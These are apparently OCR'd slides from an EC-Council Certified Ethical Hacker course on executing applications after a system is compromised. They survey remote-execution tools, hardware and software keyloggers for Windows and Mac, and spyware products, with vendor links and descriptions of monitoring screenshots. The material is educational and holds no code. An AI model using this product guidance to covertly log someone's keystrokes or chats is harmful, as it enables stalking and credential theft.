
5 Covering Tracks

6 Penetration Testing

Executing Applications





- Attackers execute malicious applications in this stage. This is called “**owning**” the system
- Attacker executes malicious programs **remotely in the victim's machine** to gather information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.



Executing Applications: RemoteExec



- RemoteExec **remotely installs applications, executes programs/scripts**, and updates files and folders on Windows systems throughout the network
- It allows attacker to **modify the registry, change local admin passwords, disable local accounts**, and copy/ update/delete files and folders



<http://www.isdecisions.com>


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Executing Applications: PDQ Deploy



PDQ Deploy

PDQ Deploy is a software deployment tool that allows admins to silently **install almost any application or patch**




<http://www.adminarsenal.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Executing Applications: DameWare Remote Support



- DameWare Remote Support lets you **manage servers, notebooks, and laptops remotely**
- It allows attacker to **remotely manage and administer Windows computers**




<http://www.dameware.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Keylogger



- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in home environments where parents can monitor and spy on **children's activity**
- It allows attacker to **gather confidential information** about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**



Types of Keystroke Loggers



Hardware Keyloggers



The KeyGrabber website features a large image of the device, which is a small black USB dongle. The price is listed as "Now \$46.99!". Below the product image is a detailed list of features:

- Built-in memory up to 7 Gigabytes
- Works with any USB keyboard, including wireless ones
- No software or drivers required
- Windows, Linux, and Mac compatible
- Mac Compatibility Pack (MCP) option, enhancing performance on all Mac installs
- Memory protected with strong 128-bit encryption
- Total clarity, unbreakable for security measures
- Large and easy-to-read keyboard layout support
- Ultra compact and discrete, only 1.5" (3.8 cm) long

KeyGrabber

<http://www.keydemon.com>

The KeyGhost website features a large image of the KeyGhost SX device, which is a pink and blue USB dongle. The page includes a sidebar with links to Home, Keystalker, Reviews, Demonstration, Testimonials, Photos, and Specifications. A section for "TimeDate Stamping KeyGhost SX" is also present.

KeyGhost

<http://www.keyghost.com>

Hardware Keyloggers: • **KeyCobra** (<http://www.keycobra.com>)

• **KeyKatcher** (<http://keykatcher.com>)



All In One Keylogger allows you to **secretly track all activities** from all computer users and automatically receive logs to a desire email/FTP/ LAN accounting

The image displays two side-by-side screenshots of the 'Log Viewer' window from the 'All In One Keylogger' software. Both windows show a list of log entries for user 'C' on October 11, 2013. The left window shows a detailed log entry for a Microsoft Word document, while the right window shows a log entry for a PDF file. Both windows include a sidebar with log viewing and export options, and a bottom section for search and export functions.

<http://www.relytec.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Keyloggers for Windows



Ultimate Keylogger

<http://www.ultimatekeylogger.com>



Advanced Keylogger

<http://www.mykeylogger.com>



The Best Keylogger

<http://www.thebestkeylogger.com>



SoftActivity Keylogger

<http://www.softactivity.com>



Elite Keylogger

<http://www.widestep.com>



Powered Keylogger

<http://www.mykeylogger.com>



StaffCop Standard

<http://www.staffcop.com>



Spyrix Personal Monitor

<http://www.spyrix.com>



PC Activity Monitor Standard

<http://www.pcacme.com>



KeyProwler

<http://keyprowler.com>

Keyloggers for Windows

(Cont'd)

**Keylogger Spy Monitor**<http://ematrixsoft.com>**REFOG Personal Monitor**<http://www.refog.com>**Actual Keylogger**<http://www.actualkeylogger.com>**Spypector**<http://www.spypector.com>**KidLogger**<http://kidlogger.net>**Micro Keylogger**<http://www.microkeylogger.com>**Revealer Keylogger**<http://www.logixoft.com>**Spy Keylogger**<http://www.spy-key-logger.com>**Realtime-Spy**<http://www.realtime-spy.com>**SpyBuddy® 2013**<http://www.exploreanywhere.com>

Keylogger for Mac: Amac Keylogger for Mac



Amac KeyLogger STD 2.0

Activate Amac Find out The Truth

View Logs Settings

- Amacs-MacBook-Pro
- + AmacTest
 - Keystrokes
 - Screenshots
 - Websites
 - Safari
 - Firefox
 - Chrome
 - Chat logs
 - Skype
 - AIM
 - iChat
 - Adium
 - MSN
 - Amacsoft

Keystrokes	Application	User	Time
Seoya meet Friday	Skype	AmacTest	13:01:16 2011-06-01
Call me tonight!	iChat	AmacTest	15:15:13 2011-06-01
I miss you..	Firefox	AmacTest	13:01:16 2011-06-01
I love the party last night! So crazy!	Adium	AmacTest	16:52:31 2011-06-02
wwwovercatch@gmail.com	World of Warcraft	AmacTest	17:01:34 2011-06-02
cache-bin@yahoo.com	Chrome	AmacTest	18:20:24 2011-06-02

<http://www.amackeylogger.com>



Mac Keylogger

Amac KeyLogger STD 2.0

Help Search

View Logs Settings

- Amacs-MacBook-Pro
- + AmacTest
 - Keystrokes
 - Screenshots
 - Websites
 - Safari
 - Firefox
 - Chrome
 - Chat logs
 - Skype
 - AIM
 - iChat
 - Adium
 - MSN
 - Amacsoft

Websites	Application	Time	Date
http://www.amackeylogger.com/	Safari	11:32:55	2011-06-02
http://www.amackeylogger.com/guide	Safari	11:32:49	2011-06-02
http://www.amackeylogger.com/amac-keylogger-screenshots.html	Safari	11:32:47	2011-06-02
http://www.amackeylogger.com/amac-keylogger-requirements.html	Safari	11:32:44	2011-06-02
http://www.amackeylogger.com/purchase	Safari	11:32:40	2011-06-02
http://www.amackeylogger.com/mac-keylogger-features.html	Safari	11:32:39	2011-06-02
http://www.amackeylogger.com/mac-keylogger-overview.html	Safari	11:32:31	2011-06-02
http://www.amackeylogger.com/amac-keylogger-requirements.html	Firefox	11:32:01	2011-06-02
http://www.amackeylogger.com/amac-keylogger-screenshots.html	Firefox	11:31:59	2011-06-02
http://www.amackeylogger.com/purchase	Firefox	11:31:58	2011-06-02
http://www.amackeylogger.com/mac-keylogger-features.html	Firefox	11:31:44	2011-06-02
http://www.amackeylogger.com/mac-keylogger-overview.html	Firefox	11:31:35	2011-06-02
http://www.amackeylogger.com/guide	Firefox	11:29:32	2011-06-02
http://www.amackeylogger.com/support	Firefox	11:29:28	2011-06-02
http://www.amackeylogger.com/download/mac-keylogger-free-trial	Firefox	11:29:22	2011-06-02
http://www.amackeylogger.com/	Firefox	11:29:16	2011-06-02
http://www.amackeylogger.com/guide	Chrome	11:33:18	2011-06-02
http://www.amackeylogger.com/amac-keylogger-screenshots.html	Chrome	11:33:16	2011-06-02
http://www.amackeylogger.com/amac-keylogger-requirements.html	Chrome	11:33:15	2011-06-02



Keyloggers for MAC

**Aobo Mac OS X KeyLogger**<http://www.keylogger-mac.com>**KidLogger for MAC**<http://kidlogger.net>**Perfect Keylogger for Mac**<http://www.blazingtools.com>**MAC Log Manager**<http://www.keylogger.in>**Award Keylogger for Mac**<http://www.award-soft.com>**Elite Keylogger**<http://www.elite-keylogger.net>**Aobo Mac Keylogger**<http://aobo.cc>**Keyboard Spy Logger**<http://alphaomega.software.free.fr>**REFOG Keylogger for MAC**<http://www.refog.com>**FreeMacKeylogger**<http://www.hwsuite.com>

Spyware



- Spyware is a program that **records user's interaction** with the computer and Internet without the user's knowledge and sends them to the remote attackers
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- It is similar to Trojan horse, which is usually bundled as a **hidden component of freeware** programs that can be available on the Internet for download
- It allows attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.




Spyware: Spytech SpyAgent



- Spytech SpyAgent allows you to **monitor everything** users do on your computer
- It provides a large array of essential computer monitoring features, **website, application**, and **chat client** blocking, lockdown scheduling, and remote delivery of **logs** via email or FTP



<http://www.spytech-web.com>



Features

- See all **keystrokes** user type
- Reveals all **website visits**
- Records **online chat** conversations
- See every **email** they send and receive




Spyware: Power Spy 2014

C|EH
Certified Ethical Hacker



